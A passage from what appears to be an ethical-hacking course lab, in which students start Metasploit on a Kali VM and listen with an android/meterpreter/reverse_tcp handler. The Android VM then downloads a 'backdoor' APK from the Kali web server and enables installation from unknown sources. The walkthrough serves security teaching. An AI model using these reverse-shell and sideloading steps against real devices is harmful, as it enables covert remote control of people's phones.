    Main PID: 4859 (apache2)
      Tasks: 7 (limit: 4915)
     CGroup: /system.slice/apache2.service
            └─4859 /usr/sbin/apache2 -k start
              └─4860 /usr/sbin/apache2 -k start
                └─4861 /usr/sbin/apache2 -k start
                  └─4862 /usr/sbin/apache2 -k start
                    └─4863 /usr/sbin/apache2 -k start
                      └─4864 /usr/sbin/apache2 -k start
                        └─4865 /usr/sbin/apache2 -k start

Nov 07 09:26:45 eh-kali-05 systemd[1]: Starting The Apache HTTP Server...
Nov 07 09:26:45 eh-kali-05 apachectl[4855]: AH00558: apache2: Could not reliably determine the server's fully
Nov 07 09:26:45 eh-kali-05 systemd[1]: Started The Apache HTTP Server.
root@eh-kali-05:/var/www/html#
```

Start and verify the web service on EH-Kali

EH-Kali-xx



Test your website on EH-Kali by browsing to localhost



Part 6

EH-Kali-xx

Exploit Android

EH-Kali-xx

```
cd
systemctl start postgresql
msfdb init
msfconsole
```

```
root@eh-kali-05:/var/www/html# cd
root@eh-kali-05:~# systemctl start postgresql
root@eh-kali-05:~# msfdb init
A database appears to be already configured, skipping initialization
root@eh-kali-05:~# msfconsole
```



```

      =[ metasploit v4.16.9-dev ]
+ -- --=[ 1687 exploits - 966 auxiliary - 299 post ]
+ -- --=[ 498 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

EH-Kali-xx

```
use multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 10.76.5.150
set lport 4444
exploit
```

```
msf > use multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.76.5.150
LHOST => 10.76.5.150
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.76.5.150:4444
msf exploit(handler) > █
```

Set up a handler to listen for the "backdoor" payload on the Android to connect back.




Part 7


EH-Lolli-xx

Install malicious
"backdoor" payload


EH-Lolli-xx




Select the browser




Browse to EH-Kali at <http://10.76.xx.150> and download the file.



Drag from the top of the window down to reveal the downloaded file. Select it for installation.




On the Warning message select Settings




Enable installation from unknown sources then select Home




Select the All Apps icon



